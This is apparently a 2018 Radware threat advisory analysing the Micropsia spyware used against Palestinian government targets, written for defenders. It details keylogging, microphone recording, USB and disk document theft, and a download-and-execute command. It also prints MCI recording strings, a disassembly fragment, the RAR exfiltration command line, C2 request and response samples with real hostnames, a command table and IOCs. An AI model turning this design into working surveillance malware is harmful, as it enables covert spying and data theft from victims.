
THREAT ALERT
MICROPSIA MALWARE - THE GOV'T SPY
JULY 25, 2018

Abstract

Since June 2018, the Radware Threat Research team has monitored an ongoing APT against the Palestinian authority, featuring an updated version of the Micropsia malware with an advanced surveillance toolkit. This advanced persistent threat began in March 2017 and was reported by Cisco Talos and Check Point Software Technologies, infecting hundreds of machines thus far.

The latest Micropsia malware version analyzed in Radware's research lab is the most sophisticated tool used by this APT group. It includes advanced surveillance features such as microphone recording, keylogging and document stealing from USB flash drives. It also resembles the old versions' C2 communication behavior by including references to famous TV shows and characters. While the campaign and victims were selectively targeted, some instances contaminated machines in other countries as well (see below).



Infection Process

Attackers gathered intelligence and used social engineering to select their victims. They have sent spear phishing emails to email addresses of selected personas. The email contains an attached file that looked like a report from a known news agency with a malicious executable downloaded and activated in the background.

Malware Capabilities


Micropsia comes with an impressive arsenal of advanced surveillance features, allowing it to closely track the victim's activity and control the victim's operating system. Currently, the following capabilities exist in the analyzed binary:

- **Microphone recording**
- **Document stealing from connected USB flash drives**
- **Screen capturing**
- **Keylogging**
- **Document stealing from hard drive**
- **Scanning all drives - full directory listing without filters**
- **Get files by specific path**
- **Download and execute an arbitrary executable**
- **Update malware executable**

Microphone Recording


The microphone recording capability is considered an advanced surveillance feature, which is a rare occurrence among widespread malware. That said, it might become common when initiating an APT attack. While the malware's screen capturing and keylogging capabilities are set to 'on' by default, the recording feature requires an activation command from the C&C at intervals defined by the operator. Once activated, Micropsia begins recording using **Win32 MCI** (Media Control Interface), which provides a generic interface to nearly every kind of multimedia device.

Initiating a new recording or stopping a running one is accomplished by calling **Winmm.mciSendString API.** That controls the multimedia device. Micropsia operators control the recording duration via Delphi timers that allow it to perform a periodic recording. A new recording is initiated by executing the above API using the following string commands.



```
OPEN NEW TYPE WAVEAUDIO ALIAS mysound
SET mysound TIME FORMAT MS BITSPERSAMPLE 8 CHANNELS 1 SAMPLESPERSEC 32000 BYTESPERSEC 4000
RECORD mysound
```

In the same way, stopping the recording and saving it to a file is achieved by executing the following.



```
STOP mysound
SAVE mysound "C:\ProgramData\Recovery\bin\logMedia\yyyy-mm-dd hh-nn-ss.wav"
CLOSE mysound
```

USB Flash Drives for Document Stealing

Controlled by Micropsia operators, the malware is able to register to an event of USB volume insertion to detect new connected USB flash drives. This functionality is detailed in an old blog post. Once an event is triggered, Micropsia executes an RAR tool to recursively archive files based on a predefined list of file extensions (*.xls, *.xlsx, *.csv, *.odt, *.doc, *.docx, *.ppt, *.pptx, *.pdf, *.mdb, *.accdb, *.accde, *.txt).

Screen Capturing and Keylogging

Upon execution, the Micropsia malware takes screenshots every 90 seconds by calling to **Gdi32.BitBlt API**. This functionality is implemented by a Delphi timer which runs infinitely. Screenshots are saved as unencrypted files in JPEG format with a specific file name that contains the current timestamp (yyyy-mm-dd hh-nn-ss) with the hardcoded extension *.his*.


The screen capturing function contains incriminating strings which lead us to assume that this code was copied from a snippet published in delphimaster.ru forum. The keylogging module also starts automatically by recording every keystroke using the **user32.GetKeyState API**. It also deals with clipboard data when malware detects a key press combination of Ctrl+C. This module writes its output to a log file that also contains the current timestamp (yyyy-mm-dd hh-nn-ss) with the extension *.slog*.

Scan Drive and Fetch Files

Micropsia is able to perform a recursive directory listing on-demand for all volume drives available on the victim's machine. It checks whether a volume drive exists by simply iterating all possible letters (from A to Z) and testing whether this directory exists. Malware operators are also able to fetch specific files from victim file system by their path.


Storage Management

Most of the malware capabilities mentioned above have outputs written to the file system which are later uploaded to the C2 server. Each module writes its own output in a different format, but surprisingly in a non-compressed and non-encrypted fashion. Micropsia's developers decided to solve these issues by implementing an archiver component that executes the WinRAR tool. The malware first looks for an already installed WinRAR tool on the victim's machine, searching in specific locations.



```
C:\Program Files\WinRAR\Rar.exe
C:\Program Files (x86)\WinRAR\Rar.exe
C:\ProgramData\WinRAR\Rar.exe
```

In the event a WinRAR tool is not found, Micropsia drops the RAR tool found in its Windows Portable Executable (PE) resource section to the file system.



```
006AF7CB push    offset ResourceName ; "Resource_1"
006AF7D0 push    offset aExe     ; "exe"
006AF7D5 mov     ecx, X
006AF7DB mov     dl, 1
006AF7DD mov     eax, TResourceStream
006AF7E2 call    TResourceStream_Create
006AF7E7 mov     [ebp+MemoryStream], eax
006AF7EA xor     eax, eax
006AF7EC push    ebp
006AF7ED push    offset loc_6AF82C
006AF7F2 push    dword ptr fs:[eax]
006AF7F5 mov     fs:[eax], esp
006AF7F8 lea     eax, [ebp+RarFullPath]
006AF7FB mov     ecx, offset aRarExe ; "\\Rar.exe"
006AF800 mov     edx, ProgramDataWinRAR
006AF806 call    @UStrCat3
006AF80B mov     edx, [ebp+RarFullPath]
006AF80E mov     eax, [ebp+MemoryStream]
006AF811 call    TCustomMemoryStream_SaveToFile
006AF816 xor     eax, eax
006AF818 pop     edx
006AF819 pop     ecx
006AF81A pop     ecx
006AF81B mov     fs:[eax], edx
006AF81E push    offset loc_6AF833
```

Later, implemented as an infinite Delphi-based timer, every 15 minutes it creates RAR archives for each output type using the following command line:

```
"C:\ProgramData\WinRAR\Rar.exe" a -r -ep1 -df -v2500k -hp<PASS> <RAR_output_path> <files_to_archive>
```

RAR archives are encrypted using a hardcoded password (*-hp* switch) calculated during the malware initialization stage which is the result of MD5 on a hardcoded string ('*q5e9lqp*') which may be different in each malware campaign. In addition, the program uses a *-df* command line switch that deletes files after they are moved to the archive. Later, RAR archives are uploaded to the C2 server and afterwards they are deleted from the disk.


Next, the malware creates a new hidden directory with a hardcoded name "Recovery" under the Common AppData shell folder (C:\ProgramData\Recovery in Windows Vista and above). This directory is used to store all components' outputs in a dedicated sub folder for each.

C2 Communication

Malware C2 servers are stored hardcoded in binary and cannot be changed by operators dynamically, unless the malware's executable binary is updated. In our binary, there are three hardcoded HTTPS URLs used for C2 communication. These C2 servers' addresses were not seen in previous versions.

- https//max-mayfield.com/api/white_walkers/
- https//young-spencer.com/api/white_walkers/
- https//192.169.6.59/api/white_walkers/

Besides encryption supplied by SSL, the hackers did not add an extra layer of encryption. Modern malware tends to encrypt its data to evade detection and make the binary research harder. Thus, communication can be monitored easily in a research environment using SSL termination proxy. Malware sets the User Agent string (hard-coded) for all of its communication to mimic Googlebot.




```
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
```

Bot Registration

As mentioned by the Cisco Talos Intelligence Group, after executing the Micropsia registers itself against the C2 server. As part of the bot registration phase, the malware creates a POST request that contains information of the bot ID (encoded in base64 contains OS hostname and username), OS version string, malware version (v4.0.0 in our case) and installed anti-virus information extracted using WMI queries. The C2 server responds with a JSON that confirms the bot registration and may instruct the malware to take additional steps. The JSON response contains the following keys:

Field name	Field value
lord_varys	Create a RAR archive based on a recursive search of all files modified in the last 30 days in all drives based on predefined list of file extensions (*.xls*, *.doc*, *.txt)
lma	Full directory listing of all files in all drives based on predefined list of file extensions (*.xls, *.xlsx, *.csv, *.odt, *.doc, *.docx, *.ppt, *.pptx, *.pdf, *.mdb, *.accdb, *.accde, *.txt, *.rar, *.jpg, *.jpeg, *.png, *.3pg, *.mp4, *.avi. *.wmv, *.mkv)
ausfahrt	(‘exit’ in German) Causes the malware to terminate its process
teken	Starts the USB flash drive documents functionality
bot_id	Registered bot number




```
POST https://max-mayfield.com/api/white_walkers/sansa HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=-------Embt-Boundary--1F2E38266A1334C2
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: UTF8
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Length: 537
Host: max-mayfield.com

---------Embt-Boundary--1F2E38266A1334C2
Content-Disposition: form-data; name="daenerys"

[redacted]
---------Embt-Boundary--1F2E38266A1334C2
Content-Disposition: form-data; name="betriebssystem"

Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)
---------Embt-Boundary--1F2E38266A1334C2
Content-Disposition: form-data; name="anwendung"

v4.0.0
---------Embt-Boundary--1F2E38266A1334C2
Content-Disposition: form-data; name="AV"


---------Embt-Boundary--1F2E38266A1334C2--
```

```
HTTP/1.1 200 OK
Date: [redacted]
Server: Apache/2.4.18 (Ubuntu)
Cache-Control: no-cache
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Content-Length: 78
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"user_id":[redacted],"lord_varys":false,"lma":false,"ausfahrt":false,"teken":false}
```

Supported C2 Commands

Micropsia performs periodic GET requests to /api/white_walkers/<bot_id_base64>/requests. The C2 server responds with a JSON that contains keys instructing the malware to execute the next steps.



```
GET https://max-mayfield.com/api/white_walkers/VVNFUi1QQ19Vc2VyXzVGdDNKZmo1M1pQZDB0cw==/requests HTTP/1.1
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: UTF8
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Host: max-mayfield.com
```

```
{"sybil":false,"mary":false,"randall":false,"claire":false,"ackerman":false,"laoghaire":false,"arya_stark"
:false,"fraser":false,"himuro":false,"mikasa":false,"yeager":false,"jamie":false,"eren":false,"macKenzie":
false,"geillis":false,"maester":false,"shae":false,"weasley":false,"ygritte":false,"bonnie":false,"debra":
false,"kise":false,"kiko":false,"cirxus":false,"agron":false,"silver":false,"rackham":false,"eleanor":
false,"max":false,"joji":false,"anne":false,"billy":false,"groot":false,"flint":false,"dexter":false,"
joyce":false,"byers":false,"spencer":false,"teken":false}
```

Not all key names that appear in the JSON response have a corresponding logic in the analyzed binary. The analyzed binary lists the supported C2 command names and their meaning.

JSON key	Description
tekken	Enable/Disable USB flash drives document stealing
flint	Creates a full directory listing file without filters of all volumes available (from A to Z)
anne	Fetch file by path
billy	Moves specific file to a new destination path
max	Removes specific folder path and its content
groot	Copies specific file to a destination path
spencer	Stops microphone recording functionality
dexter	One time or periodic microphone recording
maester	RAR archive of all documents modified since a specific date based on predefined list of file extensions from all available volumes (from A to Z)
kiko	RAR archive of all OST files found in Microsoft Outlook installation path
sybil	Downloads and executes file from a specific URL (dropped file is saved to %TEMP% folder using a random name with *.txt extension)
mary	
mikasa	
ackerman	
yeager	Updates the malware binary

kise	Create a file of full directory listing of files of predefined extensions (*.xls, *.xlsx, *.csv, *.odt, *.doc, *.docx, *.ppt, *.pptx, *.pdf, *.mdb, *.accdb, *.accde, *.txt, *.rar, *.jpg, *.jpeg, *.png, *.3pg, *.mp4, *.avi. *.wmv, *.mkv)
arya_stark	Takes immediate screenshot in JPG format and uploads it to C2 server
joyce	Executes a command line using cmd.exe and uploads the response to C2 server
byers	Change the interval of C2 command requests by Delphi timer
fraser	Removes Cookies and History (supports only Mozilla Firefox and Google Chrome)
eren	Restarts the malware process
macKenzie	Restarts operating system using shutdown.exe

Upload Stolen Information

Every two minutes the malware collects all RAR files of stolen information and uploads them to the C2 server using the POST method to the relevant URL based on the storage type.

URI	**Description**
/api/white_walkers/<bot_id_base64>/requests/littlefinger	Documents based on extensions list stealing
/api/white_walkers/<bot_id_base64>/requests/arya_stark	Screenshots taken by the periodic timer
/api/white_walkers/<bot_id_base64>/requests/jamie	Collected keylogging data
/api/white_walkers/<bot_id_base64>/requests/frankenstein	Microphone recording files
/api/white_walkers/<bot_id_base64>/requests/cirxus	Fetched files by path and USB flash drive information
/api/white_walkers/<bot_id_base64>/requests/flint	Directory listing search log
/api/white_walkers/<bot_id_base64>/text/joyce	Executed command line response


Malware Protection

Zero-day malware leverages sophisticated evasion techniques that often bypass existing security systems. Micropsia has gone undetected despite several security solutions. Radware's machine-learning algorithms have analyzed the communication logs, correlating multiple indicators, and can potentially block the C2 access from the infected machines. Radware's Cloud Malware Protection Service provides several capabilities:

- Detect new zero-day malware using machine-learning algorithms
- Block new threats by integrating with existing protection mechanisms and defense layers

- Report on malware infection attempts in your organization’s network
- Audit defenses against new exploits and identify vulnerabilities

Attacking groups continuously create new malware and mutations with additional capabilities. Radware’s Malware Research Group will keep monitoring and analyzing new threats to provide protection to Radware customers.



Solution architecture of Radware’s Cloud Malware Protection Service

Indicators of Compromise (IOCs):

Samples	C2 servers
AF0EEB210CDB22579166928F8A57BFC3	● max-mayfield.com ● young-spencer.com ● 192.169.6.59

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you’re under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button.”

Learn More at DDoS Warriors

To know more about today’s attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware’s Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cybersecurity.